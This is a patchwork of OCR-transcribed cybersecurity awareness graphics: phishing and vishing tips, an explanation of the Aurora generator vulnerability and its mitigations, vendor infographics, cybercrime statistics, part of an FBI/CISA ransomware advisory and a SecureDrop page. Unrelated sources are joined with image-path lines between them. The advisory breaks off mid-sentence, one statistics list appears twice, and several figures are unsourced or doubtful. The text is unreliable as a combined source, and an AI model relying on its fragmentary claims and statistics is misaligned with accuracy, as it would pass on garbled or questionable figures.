
Vishing (voice phishing)


- Do not respond to telephone or email requests for personal financial information. If you are concerned, call the financial institution directly, using the phone number that appears on the back of your credit card or on your monthly statement.
- Never click on a link in an unsolicited commercial email.
- Speak only with live people when providing account information, and **only** when you initiate the call.
- Install software that can tell you whether you are on a secure or fake website.

© 2018 KnowBe4, Inc. All rights reserved. Other product and company names mentioned herein may be trademarks and/or registered trademarks of their respective companies.

KnowBe4
Human error. Conquered.

HELPNETSECURITY
Ransomware is surging, up from 11% of all reported incidents in the first half of 2020 to 22% in 2021.
SOURCE: CYBSAFE


KLEAP
GO BEYOND
Spear Phishing
Spear-phishing is a targeted attempt to steal sensitive information such as account credentials or financial information from a specific victim, often for malicious reasons.
The attackers then disguise themselves as trustworthy friends or entities to acquire sensitive information, typically through email or other online messaging.


Plan 1 capabilities
Microsoft Defender
for Endpoint
Threats are no match.
THREAT & VULNERABILITY MANAGEMENT
ATTACK SURFACE REDUCTION
NEXT GENERATION PROTECTION
ENDPOINT DETECTION & RESPONSE
AUTO INVESTIGATION & REMEDIATION
MICROSOFT THREAT EXPERTS
CENTRALIZED CONFIGURATION AND ADMINISTRATION
APIS AND INTEGRATION
Across client platforms:
Windows, macOS, Android, iOS

Electric Grid - The Aurora Vulnerability

Definition

The Aurora Vulnerability is caused by the **opening and closing of circuit breakers of a generator - or any other alternating current (AC) rotating equipment** - resulting in an out-of-phase condition.

Each time the breakers are closed, the torque from the synchronization causes the generator to bounce and shake, eventually causing parts of the generator to be ripped apart and sent flying off.

Potential Impact

The failure of even a single generator **can cause widespread outages and possibly cascading failure of the entire power grid.**

Moreover, it could take over a year to replace a damaged generator, considering that many of them are custom-built.

One Aurora attack can compromise multiple facilities of the electricity system including Generation, Transmission, Distribution and the Energy Marketplace.

Mitigations

The Aurora Vulnerability can be mitigated by preventing the out-of-phase opening and closing of the breakers.

Some mitigation methods are:

- **System Stiffeness**
- **High-Speed Synchronism check**
- **Breaker Closing Delay Supervision with Block-Close Timers**
- **Synchrophasor**
- **Islanding Detection via Rate of Change of Frequency Measurement**
- **Total Stress Relay**

These measures focus on either limiting the damage sustained during an Aurora attack or to prevent breaker closing within the 100 millisecond vulnerability window.

Devices such as the **IEEE 25 Sync-Check** relay and the **IEEE 50** can be used to prevent out-of-phase opening and closing of the breakers.

Source: Wikipedia and Power System Relay Committe (WG J7)

vmware
HOW DIGITAL TRANSFORMATION HAS MADE THE CISO INDISPENSABLE
In 2013 Target onboarded its first CISO, but today every company over $3B in revenue has a recognized head of information security, as do most companies with more than $300M.[1] Digital transformation has increased the frequency, severity and complexity of cyber security issues. Long viewed as just an IT issue, boards now see CISO's critical in implementing a 360 degree cyber security strategy.
PROTECTION
2012: A 'walls up' approach
855 data breaches and 174M records compromised, mostly attributed to email service provider phishing attacks.[2]
2017: Inside out strategies
2,227 data breaches and 6B records compromised due to new malware threats, ransomware, and DDoS attacks.[3]
TOOLS:
Endpoint Security
Cloud Security
Micro-segmentation
INNOVATION
2012: Enabling cloud technology
57% of enterprises have applications or infrastructure running in the cloud, but 52% haven't implemented controls to mitigate data risk.[8]
2017: Enabling IoT
By 2020, there will be 30B connected devices, which means enterprises need security solutions that will both enable IoT innovation, and keep data secure.[9]
TOOLS:
Identity Management
Cloud Access Security
Artificial Intelligence
CISO
GOVERNANCE
2012: Security by policy
58% of IT professionals feel implementing security policies are the best way improve enterprise security, and 96% want unified security policy management.[6]
2017: Creating a culture of security
74% of organizations feel vulnerable to insider threats and estimate insider breach remediation costs could reach $500,000.[7]
TOOLS:
Software Composition Analysis
Security Awareness Training
Incident Response Playbooks
MONITORING
2012: Managed 'human' monitoring
85% of breaches took weeks or more to discover and 92% of security incidents were discovered by a third party.[4]
2017: Automated, actionable monitoring
Faster attack detection limits business impact by 70% Artificial intelligence (AI) can monitor, detect and investigate security events faster & more accurately than a human.[5]
TOOLS:
Deception Technology
Detection and Response
Honey Pots
STAFFING
2012: Declining confidence
57% of respondents lack confidence in their IT security staffs' ability to respond to new and emerging threats.[10]
2017: Worldwide shortage
Forecasts point to a global shortage of 3.5M cyber security professionals by 2021.[11]
40% of CISOs identify lack of in-house expertise their biggest challenge.[12]
TOOLS:
Cross-Training
Staff Augmentation
Creative Recruiting
RESOURCES
1 http://www.securityinfowatch.com/article/12337447/cso-or-ciso-who-makes-security-policy
2 http://www.verizonenterprise.com/resources/reports/rp_data-breach-investigations-report-2012_en_xg.pdf
3 http://www.verizonenterprise.com/verizon-insights-lab/dbir/2017/
4 http://www.verizonenterprise.com/resources/reports/rp_data-breach-investigations-report-2012_en_xg.pdf
5 https://s3.amazonaws.com/uploads.hipchat.com/41060/2777743/FQtGL19FBdLrVeJ/Cyber-adAPT_Whitepaper_2017.pdf
6 https://www.forescout.com/company/news/press-release/new-survey-finds-that-78-percent-of-it-security-professionals-believe-network-access-control-is-an-essential-function-to-protect-enterprises-from-mobile-device-risks/
7 https://haystax.com/blog/ebook/insider-attacks-industry-survey/
8 https://www.sophos.com/medialibrary/pdfs/other/sophossecuritythreatreport2012.pdf,
8 https://www.idgenterprise.com/resource/research/idg-enterprise-cloud-computing-study-2014/
9 https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide/
10 https://www.symantec.com/about/newsroom/press-releases/2011/symantec_1019_01.pdf
11 https://cybersecurityventures.com/jobs/
12 https://s3.amazonaws.com/files.technologyreview.com/whitepapers/Cybersecurity-Challenges-Survey-Findings.pdf
© 2017 VMware, Inc. All rights reserved.

Here are some of the most interesting, & scariest cybersecurity stats
• The costs of global cybercrime are set to reach $10.5 trillion annually by 2025.
• Cybercrime is expected to be up to 5 times more profitable than global transnational crimes combined.
• Ransomware is the #1 cybersecurity threat in 2021, and the average ransomware extortion is over $1000.
• On average, American companies lose $27.4 million due to cyber-attacks.
• Over 70 percent of businesses are not prepared for a security breach.
• Studies show that human errors cause 90 percent of security breaches.
• The cybersecurity market is predicted to be worth $300 billion by 2024.
source: Matt Ahlgren on webhostingrating.com
www.iitsolutions.company
@iitsolutions

Ransomware Awareness for Holidays and Weekends

SUMMARY

The Federal Bureau of Investigation (FBI) and the Cybersecurity and Infrastructure Security Agency (CISA) have observed an increase in highly impactful ransomware attacks occurring on holidays and weekends—when offices are normally closed—in the United States, as recently as the Fourth of July holiday in 2021. The FBI and CISA do not currently have any specific threat reporting indicating a cyberattack will occur over the upcoming Labor Day holiday. However, the FBI and CISA are sharing the below information to provide awareness to be especially diligent in your network defense practices in the run up to holidays and weekends, based on recent actor tactics, techniques, and procedures (TTPs) and cyberattacks over holidays and weekends during the past few months. The FBI and CISA encourage all entities to examine their current cybersecurity posture and implement the recommended best practices and mitigations to manage the risk posed by all cyber threats, including ransomware.


Immediate Actions You Can Take Now to Protect Against Ransomware


- Make an offline backup of your data.
- Do not click on suspicious links.
- If you use RDP, secure and monitor it.
- Update your OS and software.
- Use strong passwords.
- Use multi-factor authentication.

THREAT OVERVIEW

Recent Holiday Targeting

Cyber actors have conducted increasingly impactful attacks against U.S. entities on or around holiday weekends over the last several months. The FBI and CISA do not currently have specific information regarding cyber threats coinciding with upcoming holidays and weekends. Cyber criminals, however, may view holidays and weekends—especially holiday weekends—as attractive timeframes in which to target potential victims, including small and large businesses. In some cases, this tactic provides a head start for malicious actors conducting network exploitation and follow-on propagation of


DDoS Attacks: High Level Analysis
1
DEFINITION
• DDoS: Distributed Denial of Service
• The perpetrator seeks to make a network asset unavailable to its intended users, flooding it with traffic.
• The incoming traffic comes from multiple sources making more difficult to neutralize it.
2
MOTIVATIONS
Diverse Motivations:
• Financial Motivations
• Political or ideological disputes
• Extortion
• Diversion to cover cyber attacks
• Competitive rivalry
• Vandalism
• Accidental due to misconfiguration
• Others
3
TYPES
Types of DDoS Attacks:
• Volumetric Attacks, the most common, including ICMP and UDP floods
• Application Layer Attacks
• State-exhaustion or Protocol Attacks
• Advanced Persistent DDoS
• DoS as a Service
4
DEFENSE
Defense Techniques:
• Application front-end hardware and Application level Key Completion Indicators
• Blackholing & Sinkholing
• IPS based defense
• Firewalls, Routers & Switches
• DDS based defense
• Upstream filtering
5
TARGETS
Most Attacked Sectors:
• Gambling
• Online Gaming
• Internet & Telecom Services
• Cryptocurrencies
• News Sites & Media Publications
• Financial Services
• Universities
• Politics
1st Global Cyber Security Observatory - Insight
cyberstartupobservatory.com


SecureDrop | Protecting Journa
he5dybnt7sr6cm32xt77pazmtm65flqy6irivtflruqfc5ep7eiodiad.onion
REWARDS FOR JUSTICE
First submission
First time submitting to our SecureDrop? Start here.
GET STARTED
Return visit
Already have a codename? Check for replies or submit something new.
LOG IN
Powered by SecureDrop 2.0.1.
Please note: Sharing sensitive documents may put you at risk, even when using Tor and SecureDrop.
SecureDrop is a project of Freedom of the Press Foundation.


Here are some of the most interesting, & scariest cybersecurity stats

- The costs of global cybercrime are set to reach $10.5 trillion annually by 2025.
- Cybercrime is expected to be up to 5 times more profitable than global transnational crimes combined.
